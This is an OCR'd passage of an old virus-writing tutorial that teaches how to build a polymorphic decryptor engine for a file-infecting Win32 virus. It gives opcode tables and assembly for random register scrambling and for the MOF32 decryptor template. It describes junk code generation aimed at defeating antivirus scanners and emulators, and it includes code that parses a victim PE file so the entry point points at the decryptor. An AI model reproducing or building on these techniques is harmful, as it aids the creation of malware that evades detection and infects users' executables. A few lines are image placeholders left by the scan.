2	ROL	ROR	RCL	RCR	SHL	SHR		SAR
3	TEST Ib/Iv		NOT	NEG	MUL AL/eAX	IMUL AL/eAX	DIV AL/eAX	IDIV AL/eAX
4	INC Eb	DEC Eb						
5	INC Ev	DEC Ev	CALL Ev	CALL eP	JMP Ev	JMP Ep	PUSH Ev	
6	SLDT Ew	STR Ew	LLDT Ew	LTR Ew	VERR Ew	VERW Ew		
7	SGDT Ms	SIDT Ms	LGDT Ms	LIDT Ms	SMSW Ew		LMSW Ew	
8					BT	BTS	BTR	BTC

Definition of Conditions
========================

(For conditional instructions Jcond, and SETcond)
This table below may be usefull in generating conditions:

Mnemonic	Meaning	Instr. Subcode	Condition Tested
O	Overflow	0000	OF = 1
NO	No overflow	0001	OF = 0
B NAE	Below Neither above nor equal	0010	CF = 1
NB AE	Not below Above or equal	0011	CF = 0
E Z	Equal Zero	0100	ZF = 1
NE NZ	Not equal Not zero	0101	ZF = 0
BE	Below or equal		

NA	Not above	0110	(CF or ZF) = 1
NBE NA	Neither below nor equal Above	 0111	 (CF or ZF) = 0
S	Sign	1000	SF = 1
NS	No sign	1001	SF = 0
P PE	Parity Parity even	 1010	 PF = 1
NP PO	No parity Parity odd	 1011	 PF = 0
L NGE	Less Neither greater nor equal	 1100	 (SF xor OF) = 1
NL GE	Not less Greater or equal	 1101	 (SF xor OF) = 0
LE NG	Less or equal Not greater	 1110	 ((SF xor OF) or ZF) = 1
NLE G	Neither less nor equal Greater	 1111	 ((SF xor OF) or ZF) = 0

Note: The terms "above" and "below" refer to the relation between two unsigned values (neither SF nor OF is tested). The terms "greater" and "less" refer to the relation between two signed values (SF and OF are tested).

```
                        .-------------------------.
------------------------|         PART II        |-------------------------
                        '-------------------------'

------------------------[  creating instructions  ]-------------------------
```

Ok, I know what you are feeling right now... Probably nausea... And probably your thought is to format the drive this tutorial is on. But the wolf is not that bad! (not that I ever met a wolf for that matter...;-). I know these tables look like shit and probably besides the instruction names nothing makes much sense... but, as I said, you should have these tables on a big paper along with the abbreviations legenda. Then, start looking over it. Soon you'll start too see patterns... And that is the time you start to make your own encodings.

First let's set the goals and check the depth of the analisis we must obtain:

```
      1. Complexity: -----> bigger  ----> more instruction types
                     |              |---> privileged instructions
                     |              |---> FPU instructions
```

```
                    |              '---> larger decryptors
                    '----> smaller ----> less instruction types
                                   |---> less privileged instructions
                                   |---> no FPU instructions
                                   '---> shorter decryptors

      2. Quickness:  -----> bigger  ----> shorter decryptors
                    |              |---> no FPU instructions
                    |              '---> Less loops and cycles
                    '----> smaller ----> huge decryptors
                                   |---> many FPU instructions
                                   '---> many loops and cycles
```


Here the choice is for the author and it depends on how much amount of work is he willing to give, the time he has, etc. Personally, I prefer the most complex decryptor and the most slow one. This creates an "already there" armour agains disasembling freaks, string scanners and code emulators. This let's you leave the real armour in the second protection layer (in a second level decryptor), because armours tend to be easily string scannable as they represent sets of well defined instructions. That's why I like the decryptors armoured by themselves, not using easy to find tricks.


Which brings me finaly to the word that really means polymorphism:

G A R B A G E

As much disgusting as it sounds, the garbage (sometimes called junk) is the heart of the polymorphic decryptor. The simplest decryptor and the crappiest encryption can be hidden like an elephant in a cherry tree... cause the elephant got red little eyes, you know...;-) We will mainly speak about the garbage as it's presence is very important in the polymorphic decryptor.

Anyhow, before starting to do garbage (;-), let us take a look at a common skeleton of a poly engine:





So, basically we have the following routines:

* random register chooser
* random values chooser
* instruction generator
* garbage generator

<---------- Random register chooser

Ok, so your poly engine's goal is to create a decryptor before everything. This general decryptor can be shown by this diagram:

```
   .-------------------------------------------------------------------------.
   |   Load Key Register with key value                                      |
 I |   Load Pointer Register with an address to the code to decrypt          |
   |   Load Length Register with the code length                             |
   |-------------------------------------------------------------------------|
   | Decrypt_Loop:                                                           |
   |   Load Code Register with byte/word/dword to decrypt                    |
   |   Apply Decrypt Operation over Code Register with Key Register          |
   |   Store Code Register at the pointer held by Pointer Register           |
II |   Apply or not math operation over the Key Register                     |
   |   Increment Pointer Register                                            |
   |   Loop decrementing Length Register until it equals 0 to Decrypt_Loop   |
   |   Jump to decrypted code                                                |
   '-------------------------------------------------------------------------'
```

You see I divided the decryptor in 2 parts:

(I) The loading of the used register. It is very important for a poly engine to properly fill the instructions here and to make them as small as possible; you should avoid the use of a delta handle register or any other tricks; the addressing should be direct (e.g. mov preg, 1234h).

(II) The decryptor loop

So, mainly we need to operate with 4 registers:

```
              ⎧Key register      (kreg)
              ⎧Pointer register  (preg)
              ⎧Code register     (creg)
              ⎧Length register   (lreg)
```

NOTE: you may choose not to use registers instead of the key register and pointer register. Instead you may use an immediate value for the key and an immediate addressing mode for the pointer, incrementing directly the immediate values. Also, the code register may be skipped, by applying the decryption math operation directly on the code. However in this tute I will make use of all the registers.

As I said I will try to explain the 32 bit poly ways, I will consider a poly engine generating 32 bit code. In this way we can use any register to address code: [EAX], [ECX], etc., not like in 16 bit where you had less possibilities, like [DI], [BX+DI], etc.

Let's check a way to choose random registers.

NOTE: I will call "brandom32" a procedure that expects a value in EAX and returns a random value between 0 and original EAX-1.

The idea behind this procedure is to put the codes for the registers, first being the really used registers and the rest, the junk (garbage) registers. After that, the procedure should scramble them by exchanging 2 between them several times:

```
used_registers:
kreg db 0
preg db 1
creg db 2
lreg db 3
jrg1 db 5
jrg2 db 6
jrg3 db 7

Choose_random_regs proc near  ;
lea edi, used_registers       ; point to registers
lea esi, used_registers       ; point to registers
mov edx, esi                  ; save position
mov ecx, 50h                  ; scramble 50h times
mangle:                       ;
    mov eax, 8                ;
    call brandom32            ; choose a random nr. between 0-7
    mov ebx, eax              ; in EBX
    mov eax, 8                ;
    call brandom32            ; choose a random nr. between 0-7
    cmp ebx, eax              ; in EAX
    je mangle                 ; if EAX=EBX choose again
    add edi, eax              ; increment first pointer
    add esi, ebx              ; increment second pointer
    mov al, byte ptr [edi]    ; and exchange the values
    xchg byte ptr [esi], al   ; between them
    mov byte ptr [edi], al    ;
    mov edi, edx              ; restore position
    mov esi, edx              ;
```

```
            loop mangle              ; and do it 50h times
            ret                      ;
        Choose_random_regs endp      ;
```

After this we can use the registers being sure that they were randomly choosed. Taking into account that the codes are aligned like this: xxxxxNNN, to fill the proper ModR/M register you need to clear the ModR/M byte. Look below at the 'instruction generator'.

<---------- Random values chooser

It is very important for the poly engine to choose many random values and fill the real instructions with them.

The most common random value used is the encryption key. In order to have a strong key you must follow some rules, like:

* Don't have a key zero padded at the beginning (like 00158A45h)
* Don't have simetric keys (like ABCDDCBAh)

Also, another common random value is the key 'increment'. I quote increment because you mustn't always use the increasing/decreasing of the key. You may choose any kind of reversible math operation. In my MOF32 the key changes every iteration with any of the XOR, ADD and SUB operations.

The last but not the least important random value is the encryption operation. My 32bit poly engine uses 3 encryption operations:

1) the no key operation: applys a ROR/ROL over the code
2) two code operation: applys XOR/ADD/SUB over the code with the next code (dword)
3) key operation: applys XOR/ADD/SUB over the code with the key

The many math operation you make, the stronger the encryption is. However you mustn't raise the complexity of the decryptor itself. Other interesting operations to apply are NOT, NEG, XCHG.

<---------- Instruction generator

Ok, now it's the time to generate our decryptor's instructions. This is a procedure which is called in the mainloop and so, we need to keep the counter. The counter shows us which instruction must we generate in this iteration. Let's see how do I propose to declare the decryptor:

```
decryptor:
i1:     <instruction 1>
        db 0FEh
i2      <instruction 2>
        db 0FEh
...
...
in      <instruction n>
        db 0FEh
```

So, we have each instruction of the decryptor declared, of course with a simple set of registers, but BEWARE: don't use EAX or AX when declaring the decryptor because for those the opcodes are different. For example:

```
we define                |      will actually become
-------------------------+--------------------------
mov ebx, [ebx]           |      mov creg, [preg]
mov ebx, 0               |      mov kreg, keyvalue
etc...                   |
```

So, you understand: you define the instructions and the compiler actually computes the correct opcodes for you and puts them there. Nowallyou have to do is copy each instruction and fill in the proper values or registers.

You have two choices here: one is to fill the decryptor there where it's declared and then copy it to the destination, or you may copy byte by byte and fill directly to the destination. I think the first method is quicker. You need to have a pointer, let's say ESI pointing the decryptor bytes. In order to have things really simple, if your decryptor has few instructions (MOF32 uses a 12 instructions decryptor), you may choose to make a "case" in your instructions generator routine and take each instruction by hand, like this:

```
cmp ecx, 1
je ins1
cmp ecx, 2
je ins2
...
jmp over

ins1: ...
      jmp over
ins2: ...
      jmp over
      ...
over:
      ret
```

You understood that ecx was the counter. So if we must generate instruction nr.3 we jump to ins3. Not it is very easy for you to fill in each instruction, and that's because you know exactly what kind of instruction that is and where you have to fill. Let us imagine that your third instruction looks like this as it's declared:

```
mov ebx, 0
```

and you must turn it into:

```
mov kreg, keyvalue
```

knowing that your kreg is EDX and the key value is 12345678h.

The opcode for MOV EBX, 0   is: BBh 00h 00h 00h 00h
The opcode for MOV EDX, 12345678h is: BAh 78h 56h 34h 12h

The REG field is on the last three bits of the opcode (read part I), so, first we clear it (ESI points to the instruction start):

```
and byte ptr [esi], 00000111b
```

and after that we fill the proper register:

```
or byte ptr [esi], kreg
```

And now we fill the value for the key:

```
or dword ptr [esi+1], keyvalue
```

DONE! We have our polymorphic instruction. All we have to do now is to copy it to the destination using lodsb/stosb or any other method.

When writing a poly engine I recomend that you firstly write it without any kind of garbage involved. Once you managed to generate your decryptor and it works ok, then you procede in writing the garbage generator.

As for your help, here is the general decryptor used by MOF32:

```
decryptor:
i01:  mov ebx, 0                 ; mov preg, code_start
      db 0feh                    ;
i02:  mov ebx, 0                 ; mov kreg, key
      db 0feh                    ;
i03:  mov ebx, 0                 ; mov lreg, code_length/8
      db 0feh                    ;
i04:  mov ebx, dword ptr [ebx]   ; mov creg, [preg] (mainloop)
      db 0feh                    ;
i05:  add ebx, ecx               ; <op1> creg, kreg
      db 0feh                    ;
i06:  ror ebx, 0                 ; <op2> creg, key2
      db 0feh                    ;
i07:  add ebx, dword ptr [ebx+4] ; <op3> creg, [preg+4]
      db 0feh                    ;
i08:  mov dword ptr [ebx], ebx   ; mov [preg], creg
      db 0feh                    ;
i09:  add ebx, keyvalue          ; <op4> kreg, keyvalue
      db 0feh                    ;
i10:  add ebx, 4                 ; add ebx, 4
      db 0feh                    ;
i11:  sub ebx, 1                 ; sub lreg, 1
      db 0feh                    ;
i12:  jnz $                      ; jnz mainloop
      db 0feh, 0ffh              ;
```

I hope this is all clear as we are moving towards the real armour of

the poly decryptor: the garbage...

<---------- Garbage generator


As I explained in the poly engine figure, the garbage generator is called before generating the first real instruction and then after each real instruction. Here are the main types of instructions that the garbage should include:

- <math op> jreg, <reg>/<mem>/<imm>
- <logical op> jreg, <reg>/<mem>/<imm>
- <test op> jreg, <reg>/<mem>/<imm>
- <shift op>
- jmps and conditional jumps
- calls
- unary operations (inc,dec,...)
- pushad/popad
- FPU instructions
- priviledged instructions (smsw, sidt, etc...)

Note: between a pushad and a popad any register may be destroyed...

Ok, now we called the garbgage routine. Firstly, how many junk instruction are we going to create? Here is a question of philosophy. In my opinion, as to be an easy customizable, upgradable polymorphic engine, I propose to you to create as many junk instructions as the decryptor has real instructions. So, if your decryptor has 10 real instructions, you should create at least 10 junk instructions between them. I want you to understand that when I say junk instruction, I also mean groups of instructions, like for example: pushad/mov eax, ebx/popad... When generating the garbage instructions you will have a loop decreasing a counter towards 0. If you create more than one instruction once (for example a call/jump combination) you should decrease the counter by two, otherwise you will get too many garbage instructions.

Anyway, in my opinion, the garbage generator should look like this:



Let's take them piece by piece...

I already spoke about the garbage instructions number, but you may have your own opinion on this, so I won't push it too much... My MOF32 uses a random number of junk instructions (4-15).

Your poly engine must have a very well defined set of junk instructions type. Let me give you an example:

1 - mathematical operations
2 - logical instructions
3 - unary instructions
4 - jump
5 - call
6 - back call
7 - pushad/popad
etc...

You will need to have a little routine for handling each of these.

When choosing the addressing type you must choose:

1 - operand size (16 or 32 bit)
2 - address size (16 or 32 bit)

Knowing these, you know which addressing table to use (check out the addressing tables in the first part). After locating the table, you choose the real addressing type (whether you have register to register, or register to memory, and here whether you have index or not, displacement or not; all choices must be done randomly)... After the choice was done, you have the Mod/RM byte, the SIB byte and eventualy the immediate value. Also you

may have operand and address size prefixes if needed. After this you must turn towards the Opcode Map array...

Here again you can choose to use the entire Intel(c) 386 table or you can only define a few opcodes. For a best poly engine I think it's better to use the entire table. To do that you need to have a few indexes defined. Let's see how:

```
type1:
   row1, col1, len
   row2, col2, len
   ...
type2:
   row1, col1, len
   roe2, col2, len
   ...
```

For example, you have the type one as being the math operations (add, sub). You define the row and column of the add instruction first and how many cells it occupies (check the opcode table). Your poly engine will choose a random set of row/col and a random place on that row... After this, you must make the corections. The corrections imply choosing the corect memory to register opcode, instead of register to memory, or the immediate to register opcode.

Here, eachone must make his own way of encoding the opcodes, as smart as possible.

After having the opcode, all you have to do is put the prefixes, the opcode, the Mod/Rm and SIB bytes and the immediate value one after another and store the instruction... There you are! You have a garbage instruction!

Let me explain something else: you need to have a specific procedure which generates ONE random garbag instruction. That's because, for example when creating a PUSHAD/POPAD structure, you must generate more junks between the push and pop.

I my first polymorphism tutorial I explained how you can make the 2 types of calls combined with a jump. When creating the call I explained how you must save the adress where the call will be done so that you can encode the call. Well, a great thing is the back-call, as I call it... A back-call has the ability of increasing the number of runned instructions. A back-call looks like this:

```
          jmp do_call
   Routine:
          ...
          ret
          ...
          jmp over_call
          ...
   do_call: call Routine
          ...
   over_call:
          ...
```

```
                call Routine
                ...
                call Routine
```

I guess you understood... You create a call/jmp structure and you save the address of the call. Then you may generate no matter how many calls to that routine, as the RET will return the execution accordingly. You should beware however so that you don't make an infinite loop...

For the FPU instructions, it is very easy to handle them (read my Anti-Debugging and Anti-Emulator lair), but all you have to do is take care to reset the FPU from time to time...

```
                              .----------------.
------------------------------|   EXTRA PART   |------------------------------
                              '----------------'

------------------------------[ turning  32bit ]------------------------------
```

I promised that I will talk a little about the 32 bit specific thingies.

As I explained many times, I think that a polymorphic decryptor should have everyting coming handy. When I say that I mean that the polymorphic engine MUST correctly compute any value and address and fill the instructions properly with them. One of the most important instruction is this:

mov preg, code_start

This instruction loads the pointer register with the address from where the decryptor starts to do it's job. It is necesary that this is the final correct address (meaning you mustn't use any kind of EBP+ or anyshit like this which attracts the eye).

If you read some infos on the PE file you know that you have some important areas in the PE header and also you know that among all the sections of the PE file there exist one which is called .CODE or .TEXT which contains the executable code. Here is where usually a virus appends (others create a new section). The encrypted virus is to be found, let's say, at the end of the .CODE section. Let's see what the poly engine must retrieve from the PE file in order to properly align itself:

```
     Notes: newmapaddress = an address where the opened victim file is
                            mapped.

     First we must locate the PE header:

     mov edi, dword ptr [newmapaddress]        ;
     add edi, 03ch                             ; locate the PE header
     mov esi, dword ptr [edi]                  ; address
     add esi, dword ptr [newmapaddress]        ;
     push esi                                  ; save it
```

ESI holds the address of the PE header; now we lcoate the initial entry point:

```
add esi, 028h                           ; locate EIP
mov ebx, [esi]                          ; put it in EBX
mov dword ptr [eip], ebx                ; save it in EIP variable
```

Now we must locate the imagebase (the address where the victim file loads in memory when it is executing):

```
add esi, 0Ch                            ; locate imagebase
add ebx, [esi]                          ; add it it EBX
mov dword ptr [deltahandle], ebx        ; and save for alignment
pop esi                                 ; restore PE address
```

Now we must locate the address of the .CODE section. Here I will give the simplest and the less safe way; for better results you need to make a search routine for the .code section:

```
add esi, 10Ch                           ; locate the pointer to raw
                                        ; data for the .code section.
mov edi, dword ptr [esi]                ; address
mov esi, dword ptr [esi-4]              ; size of raw data
add edi, esi                            ; point to end of code
sub edi, virus_size                     ; go back to virus start
```

In this way you have the EDI pointing to a relative address where the encrypted virus part starts. When the file loads into memory, it is mapped starting from the imagebase, which means that if you do:

```
add edi, deltahandle
```

You have EDI holding the exact address of the encrypted part of the virus upon the execution of the victim file. This means that you must fill the code_start with the value in EDI. In this way, when the decryptor starts it'll need no more alignment as the PREG will point exactly to the start of the code to be decrypted... Neat, huh?

Another important thing: to have a well guarded engine, do not bother to make the entry point at the beginning of your virus and there to have a delta_handle getter and a jump to the decryptor. Instead, make the new EIP to point directly to the poly decryptor as you need no Delta handle in it. You will get the delta handle in the virus beginning after it is decrypted.

Another good idea is this: the .code section, or whatever section your virus lives in, has a raw size different, smaller than the virtual size. This means that after the virus body you have an empty space... Rings any bells? Usualy the poly engines have junk instructions that affect the registers, but only the real instructions of the decryptor affect the memory, by writing to it. This gives the AV dude an easy way of finding the decryptor's instructions... However, upon creating the polymorphic decryptor you can do something like this:

calculate the absolute end of the virus = .code section relative address +

virus size +
imagebase

Save the value as a 'freemem' variable. Save another variable called 'freelength' which equals the virtual size minus freemem. Now, when you create a junk instruction, you can do this:

- decide to make a register to memory instruction
- generate a random number N between freemem and freemem+freelength
- generate a MOV [N], reg

There you are!! You have a junk instruction that writes to memory... As many as you have the better. You can also make something like this:

```
mov jreg1, N
...
mov [jreg1], reg
```

Now this last instruction looks exactly like the real instruction of the decryptor that reads MOV [preg], creg... Which brings chaos in the mind of the one who wants to understand de decryptor...

Another thing about the win32 is that you can use priviledged instructions like smsw which are not emulated by any code emulator for now.

----------[final word]----------

Here ends another tutorial. I hope this one was and will be useful to you. If you find it useful you may drop me a line at:

lordjulus@geocities.com

I always answer the mail, and I always respect the opinions of other people. So, don't be shy and write me your impressions...

Hoping I did help you a little, I invite you to visit me on the WEB:

http://members.tripod.com/~lordjulus
http://members.xoom.com/Julus [MIRROR]